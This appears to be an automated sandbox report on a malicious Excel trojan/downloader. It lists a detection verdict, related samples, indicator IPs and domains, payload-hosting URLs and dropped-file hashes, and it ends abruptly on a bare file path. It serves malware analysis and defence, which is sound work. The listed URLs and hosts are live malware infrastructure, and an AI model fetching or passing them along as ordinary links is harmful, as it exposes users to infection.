Overall analysis duration:	0h 9m 11s

Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1370071295.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@19/59@7/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 43.9% (good quality ratio 42.1%) • Quality average: 79.5% • Quality standard deviation: 27.8%
HCA Information:	• Successful, ratio: 77% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, WmiPrvSE.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 2.20.142.210, 2.20.142.209, 192.35.177.64, 88.221.62.148, 13.107.21.200, 204.79.197.200, 92.123.180.176, 92.123.180.152, 40.126.31.141, 40.126.31.4, 40.126.31.135, 40.126.31.143, 40.126.31.1, 40.126.31.139, 20.190.159.132, 40.126.31.8, 20.190.160.4, 20.190.160.75, 20.190.160.73, 20.190.160.136, 20.190.160.69, 20.190.160.132, 20.190.160.6, 20.190.160.2, 152.199.19.161, 13.107.5.80 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, api.bing.com, bing.com, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, go.microsoft.com, login.live.com, audownload.windowsupdate.nsatc.net, www-bing-com.dual-a-0001.a-msedge.net, a4.bing.com, au-bg-shim.trafficmanager.net, apps.identrust.com, akam.bing.com, api-bing-com.e-0001.e-msedge.net, www.bing.com, dual-a-0001.a-msedge.net, ie9comview.vo.msecnd.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, www.tm.a.prd.aadg.akadns.net, r20swj13mr.microsoft.com, a134.lm.akamai.net, login.msa.msidentity.com, e-0001.e-msedge.net, a-0001.a-afdentry.net.trafficmanager.net, go.microsoft.com.edgekey.net, apps.digsigtrust.com, www.tm.lg.prod.aadmsa.trafficmanager.net, cs9.wpc.v0cdn.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found.

Simulations

Behavior and APIs

Time	Type	Description
02:29:53	API Interceptor	713x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
207.174.213.126	document-1305160161.xlsb	Get hash	malicious	Browse	• nhseven.tk/ds/08.gif
	document-414236719.xlsb	Get hash	malicious	Browse	• nhseven.tk/ds/08.gif
	document-1249966242.xlsb	Get hash	malicious	Browse	• nhseven.tk/ds/08.gif
	http://anandice.ac.in/Paid-Invoice-Credit-Card-Receipt/	Get hash	malicious	Browse	• anandice.ac.in/Paid-Invoice-Credit-Card-Receipt/
162.241.62.4	document-69564892.xls	Get hash	malicious	Browse	
	document-1320073816.xls	Get hash	malicious	Browse	
	document-184653858.xls	Get hash	malicious	Browse	
	document-1729033050.xls	Get hash	malicious	Browse	
	document-1268722929.xls	Get hash	malicious	Browse	
	document-540475316.xls	Get hash	malicious	Browse	
	document-1456634656.xls	Get hash	malicious	Browse	
	document-12162673.xls	Get hash	malicious	Browse	
	document-997754822.xls	Get hash	malicious	Browse	
	document-1376447212.xls	Get hash	malicious	Browse	
	document-1813856412.xls	Get hash	malicious	Browse	
	document-1776123548.xls	Get hash	malicious	Browse	
	document-1201008736.xls	Get hash	malicious	Browse	
	document-684762271.xls	Get hash	malicious	Browse	
	document-1590815978.xls	Get hash	malicious	Browse	
	document-800254041.xls	Get hash	malicious	Browse	
	document-469719570.xls	Get hash	malicious	Browse	
	document-1686823268.xls	Get hash	malicious	Browse	
	document-66411652.xls	Get hash	malicious	Browse	
	document-415601328.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
mundotecnologiasolar.com	document-69564892.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1320073816.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-184653858.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1729033050.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1268722929.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-540475316.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1456634656.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-12162673.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-997754822.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1376447212.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1813856412.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1776123548.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1201008736.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-684762271.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1590815978.xls	Get hash	malicious	Browse	• 162.241.62.4

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-800254041.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-469719570.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1686823268.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-66411652.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-415601328.xls	Get hash	malicious	Browse	• 162.241.62.4
accesslinksgroup.com	document-69564892.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1320073816.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-184653858.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1729033050.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1268722929.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-540475316.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1456634656.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-12162673.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-997754822.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1376447212.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1813856412.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1776123548.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1201008736.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-684762271.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1590815978.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-800254041.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-469719570.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1686823268.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-66411652.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-415601328.xls	Get hash	malicious	Browse	• 192.185.129.4

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	document-69564892.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1320073816.xls	Get hash	malicious	Browse	• 192.185.129.4
	t51PMqFkL8.dll	Get hash	malicious	Browse	• 162.144.76.184
	document-184653858.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1729033050.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1268722929.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-540475316.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1456634656.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-12162673.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-997754822.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1376447212.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1813856412.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1776123548.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1201008736.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-684762271.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1590815978.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-800254041.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-469719570.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1686823268.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-66411652.xls	Get hash	malicious	Browse	• 192.185.129.4
PUBLIC-DOMAIN-REGISTRYUS	document-69564892.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1320073816.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-184653858.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1729033050.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1268722929.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-540475316.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1456634656.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-12162673.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-997754822.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1376447212.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1813856412.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1776123548.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1201008736.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-684762271.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1590815978.xls	Get hash	malicious	Browse	• 5.100.155.169

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-800254041.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-469719570.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1686823268.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-66411652.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-415601328.xls	Get hash	malicious	Browse	• 5.100.155.169

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	document-69564892.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1320073816.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-184653858.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1729033050.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1268722929.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-540475316.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1456634656.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-12162673.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-997754822.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1376447212.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1813856412.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1776123548.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1201008736.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-684762271.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1590815978.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-800254041.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-469719570.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1686823268.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-66411652.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-415601328.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\0104[1].gif	document-69564892.xls	Get hash	malicious	Browse	
	document-1320073816.xls	Get hash	malicious	Browse	
C:\Users\user\fikftkm.thj2	document-69564892.xls	Get hash	malicious	Browse	
	document-1320073816.xls	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Reputation:	high, very likely benign file
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-J...."Y...$E.KB..D...D.....3.n..u.....|..=H4..c&.....f.,..=..-....p2.:..`HX.....b.....Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..|0.+?.`-../.xvy..e.....w.+^...w|.Q.k.9&.Q.EzS.f.....>?w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k._iK..xzW.w.M.>,5.}..}.tLX5Ls3_..).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s..,.f`D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	893
Entropy (8bit):	7.366016576663508
Encrypted:	false
SSDEEP:	24:hBntmDvKUQQDvKUr7C5fpqp8gPvXHmXvponXux:3ntmD5QQD5XC5RqHHXmXvp++x
MD5:	D4AE187B4574036C2D76B6DF8A8C1A30
SHA1:	B06F409FA14BAB33CBAF4A37811B8740B624D9E5
SHA-256:	A2CE3A0FA7D2A833D1801E01EC48E35B70D84F3467CC9F8FAB370386E13879C7
SHA-512:	1F44A360E8BB8ADA22BC5BFE001F1BABB4E72005A46BC2A94C33C4BD149FF256CCE6F35D65CA4F7FC2A5B9E15494155449830D2809C8CF218D0B9196EC646BC
Malicious:	false
Reputation:	high, very likely benign file
Preview:	0..y..*.H.....j0..f...1.0...*.H.....N0..J0..2.....D....'..09...@k0...*.H.....0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30...000930211219Z..210930140115Z0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30.."0...*.H.....0.....P..W..be.....,k0.[...}.@.....3vI*.?!I..N..>H.e...!.e.*.2....w..{.....s.z..2..~..0....*8.y.1.P..e.Qc...a.Ka..Rk...K.(.H.....>.... .[.*....p....%.tr.{j.4.0...h.{T....Z...=d.....Ap..r.&.8U9C....\@.....%.....:..n.>..\..<.i....*.)W..=....]......B0@0...U.....0....0...U.....0...U.....{,q...K.u...`...0...*.H.....,...\...(f7:...?K.... ]..YD.>.>..K.t.....t..~.....K. D....}..j.....N..:.pI.....:^H...X._..Z.....Y..n.....f3.Y[...sG.+..7H..VK....r2...D.SrmC.&H.Rg.X..gvqx...V..9$1....Z0G..P.....dc`.....}...=2.e..|.Wv..(9..e...w.j..w.....)...55.1.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.1085305984908564
Encrypted:	false
SSDEEP:	6:kKeJkcwTJ6YN+SkQlPlEGYRMY9z+4KlDA3RUe0ht:2twTJ6HkPlE99SNxAhUe0ht
MD5:	763B868927418848785 49D1DF6371FB7
SHA1:	BA7DAF292E78A80D44387095FD0B6FE3881C0AC0
SHA-256:	22C4A0FFB0D65C9548546664557B249ACCC467AC74338EDBE018D2039B5FDDEF
SHA-512:	5511E2DED86665119BEDA15C8D236D362B49490F84C3E7FA21DF3228A968FDB14E21FFACE6D7AE49F6FEA3D977B96737DABD3077D46985ED7F099AF2FB53CDEE
Malicious:	false
Preview:	p..... .....4)..(..... .....$.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b..."0.d.8.f.4.f.3.f.6.f.d.7.1.:.0."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	3.021526964532168
Encrypted:	false
SSDEEP:	3:kkFklCRMykVXfllXlE/QhzllPlzRkwWBARLNDU+ZMlKlBkvclcMlVHblB1UAYpFc:kKt0liBAIdQZV7eAYLit
MD5:	5E4F4CDAA07D665942B5368F7FFB2893
SHA1:	7AFD3E6A05EE9A686AE01D45AE126417BAA520A7
SHA-256:	EB9CC5E0400C9F0E7687CA1CAE2B38C27E24602E4A0DB8A615ECA5146680E5CE
SHA-512:	D359B7BBC3B510500C6F351D451709EF62E0D53917FACA41E409C188958C2D6D36955EB20B234219000464D0AB25E9E341E3296BABC6FEAF8FB163616526E9AE
Malicious:	false
Preview:	p..... ....`....F,.4)..(..... .....u.....(.....}...h.t.t.p.:././.a.p.p.s...i.d.e.n.t.r.u.s.t...c.o.m./.r.o.o.t.s./.d.s.t.r.o.o.t.c.a.x.3...p.7.c..."..3.7.d.-.5.9.e.7.6.b.3.c.6.4.b.c.0."...

C:\Users\user\AppData\LocalLow\Microsoft\Internet Explorer\Services\search_{0633EE93-D776-472f-A0FF-E1416B8B2E3A}.ico	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 1 icon, 32x32, 32 bits/pixel
Category:	dropped

C:\Users\user\AppData\LocalLow\Microsoft\Internet Explorer\Services\search_{0633EE93-D776-472f-A0FF-E1416B8B2E3A}.ico	
Size (bytes):	4286
Entropy (8bit):	3.8046022951415335
Encrypted:	false
SSDEEP:	24:suZOWcCXPRS4QAUs/KBy3TYI42Apvl6wheXpktCH2Yn4KgISQggggFpz1k9PAYHu:HBRh+sCBykteatiBn4KWi1+Ne
MD5:	DA597791BE3B6E732F0BC8B20E38EE62
SHA1:	1125C45D285C360542027D7554A5C442288974DE
SHA-256:	5B2C34B3C4E8DD898B664DBA6C3786E2FF9869EFF55D673AA48361F11325ED07
SHA-512:	D8DC8358727590A1ED74DC70356AEDC0499552C2DC0CD4F7A01853DD85CEB3AEAD5FBDC7C75D7DA36DB6AF2448CE5ABDFF64CEBDCA3533ECAD953C061A9 338E
Malicious:	false
Preview:	....(... ...@.... .....N...Sz..R...R...P. ..N..L..H..DG.....R6..U...U...S...R...P...N..L..I..F..B...7.....S6..V...V...U...S ...R...P...N..L..I..F..C...?...z.....O...W...V...V...U...S...R...P...N..L..I..E..C...?...:..{7..q2$.....T..D ..]...S)..p6..J...R...P...N..L..I..E..B..>..;..z7..p2..f,X.....A..O#..N!..N!..N!..P$..q:...P...N..K..I..E..A..=..9..x5..n0..e,...5..... .....Ea.Z,..T$..T$..T

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{60425BEA-9528-11EB-ADCF-ECF4BBB5915B}.dat	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.7721483806791933
Encrypted:	false
SSDEEP:	48:IvVBGcpUnaGwp0tvzG/apntaDsZGIpHtaD0tGvnZpEtaD0fy/GoqVqpqtaD0fyA4:MV3KnCK1Tp08J0Da0l00vV30RY0KB
MD5:	26282310E8455967162AE7F3B2A810EC
SHA1:	CDEDDF77ACAC761F6A474ECA5E2FB528EF9FEFE2
SHA-256:	9B6A43ABC7C96A3490A6F0D7CE52CB77329843650780030 99A00033ACD2DA211
SHA-512:	B50067E1246F31D0055DD762AEAC79655EFEA4C72530D0E5BAA53A72D5746813FAC3A677EEF08FAF1CD5BFD4F36D45A0263103C96C4F23BEFBD38389BE90D5 C
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{7B4C373D-9528-11EB-ADCF-ECF4BBB5915B}.dat	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	46680
Entropy (8bit):	1.9175735878495213
Encrypted:	false
SSDEEP:	192:MJKKKDpRJVaI90RM7I38zzlBVWP0LM4Yo9AMA0qMpIo2qNT1fVx3ryW:MQNFjUtnUVx1HNzL
MD5:	321428C7E78F716D65331B9AAA22A514
SHA1:	0F2027821924D8E000DB9070DE891EDF9C291671
SHA-256:	14D33E314A6DD65F8B80BCE868B8520BF47682DCC557F3DC15C8FE35EC24A50A
SHA-512:	E96E879271185D8B9371362146F4D441C2C9FFB6792F7B1992CB39AF40725761C2064695278388E6D0FF488DDCB78A8A02C73CBA744ABCEE1E3CDEB6A4AA437
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{60425BEC-9528-11EB-ADCF-ECF4BBB5915B}.dat	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	42616
Entropy (8bit):	2.4376542126804934
Encrypted:	false
SSDEEP:	192:MyKZbNJb7ecpplJwzAlqPqXA8XOgDXzKQZIzKQZfSzKQZDK1gazeBrYnA:M1pHvvrHmEqMAuOgDXHIHfSHO+a6B0A
MD5:	B372BF7147CBE18978EA7E30D4AE4183
SHA1:	7E92774C461F2A7DC6E932A1B2513A703C4979DE
SHA-256:	59EA3A6C9C1B2DA419F6CAECB573E2F19422313CD5EB034FDD26A2D6A5384168
SHA-512:	35B96FA843726CA52E903FE6869DA85B81EFA9BF10C51801BD2F09B564768C7938A7C1D4DB03D6F8AB2FA7A82FFF040558FCFD3008C8564C08F99D90CE65CE8
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{60425BEC-9528-11EB-ADCF-ECF4BBB5915B}.dat	
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{7B4C373F-9528-11EB-ADCF-ECF4BBB5915B}.dat	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27368
Entropy (8bit):	1.8445120820778484
Encrypted:	false
SSDEEP:	96:MUKHbcJ6eSJcBp5JI/zlapuHVceuHV3FWYA:MUKHbcJ67JcBp5JI/zlapuHOeuH9MYA
MD5:	30F6C0403C2FF60BB0AAA13076C1BD84
SHA1:	1472D9793694F132175E463736BF703F1C8D7E65
SHA-256:	30279AA0238A1C82D416F1C61C12C366D6B0627E63135523D46BEA1FFA179A15
SHA-512:	2E563F66A82AE721E84C25CB58AF15FAD8E2B97678395FA4A49ECC8D10F442CF9B3BD89CE357E035DEFFAEA30BCBC646D6CB947CA81BF114384FC85DFC64E C2B
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{8AC52904-9528-11EB-ADCF-ECF4BBB5915B}.dat	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	19032
Entropy (8bit):	1.5857825935170993
Encrypted:	false
SSDEEP:	48:IvOGcpUDGwpNqG4pPOGrapgSLZGQpZkG7HpCIaTGIpM2AGApm:MSKdbKJAeS3/v0Bazg
MD5:	A375489160ED508AA93BEA756DCE6B06
SHA1:	29893DF47BDF0C29B291B7D1B68808F00E515EAA
SHA-256:	BC028D7D5B957F8EEBE2A175D0DEC0D313AB530F064914E6D409A3E75FEE5AC9
SHA-512:	277A837424CC2AE23A5FE41DC4F94A6FDDA6EA1B4E4A05879F0D8BED628A1F81A48D80BD24089C9CA47ADC90A9A0BB6B1874EE3BFD520E8FB514686006C1D 58
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\HdepnBaFj-yarvouFUIlfV4Q9D8.gz[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	3201
Entropy (8bit):	5.369958740257869
Encrypted:	false
SSDEEP:	48:rmo6TIPx85uuYPXznTBB0D6e7htJETfD8QJLxDO7KTUx42Z3rtki:sYuYPXznb0DR7dw8QhIWTQrt7
MD5:	4AADD0F43326BAD8EFD82C85B6D9A20E
SHA1:	4093FC4AB9821B646D64C98051A1CF0679CB2188
SHA-256:	968849A1E6AAED249C78B6CF1AF585AB6C8482A8C5398AB1D2DC3CB92E9EA68F
SHA-512:	616B06A6E3B2385E5487C819FC7F595D473B2F14E8CB76EFB894EDEAB3B26D2C9B679A9B275D924BECC37E156C70B0B56126CCFB62C8B23ABBA9DE07BD93D 2A
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/HdepnBaFj-yarvouFUIlfV4Q9D8.gz.js
Preview:	var __spreadArrays=this&&this.__spreadArrays||function(){for(var i=0,n=0,r=arguments.length;n<r;n++)i+=arguments[n].length;for(var u=Array(i),f=0,n=0;n<r;n++)for(var e=arguments[n],t=0,o=e.length;t<o;t++,f++)u[f]=e[t];return u};define("clientinst",["require","exports"],function(n,t){function it(){a=0;u()}function u(){var n,s,t,o;e&&clearTimeout(e);for(n in i)if(i.hasOwnProperty(n)){s=n!=_G.IG?_G.IsUrl.replace(_G.IG,n):_G.IsUrl;for(t in i[n])i[n].hasOwnProperty(t)&&(o=b+s+"&TYPE=Event."+t+"&DATA="+f("[")+i[n][t]+f("]"),ut(o)||(g().src=o));delete i[n]}typeof r!="undefined"&&r.setTimeout&&(e=r.setTimeout(u,w))}function rt(){return _G!==undefined&&_G.EF!==undefined&&_G.EF.logsb!==undefined&&_G.EF.logsb===1}function ut(n){return rt()?ft(n,""):!1}function ft(n,t){var i="sendBeacon",r=!1;if(navigator&&navigator[i])try{navigator[i](n,t);r=!0}catch(u){}return r}var y,d,i,g,o,p;t.__esModule=!0;t.Wrap=t.Log2=t.LogInstrumented=t.Log=t.LogCustomEvent=void 0;var r=n("env"),s=n("event.native"),h=n("e

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\NGDGShwgz5vCvyjNFyZiaPlHGCE.gz[1].js

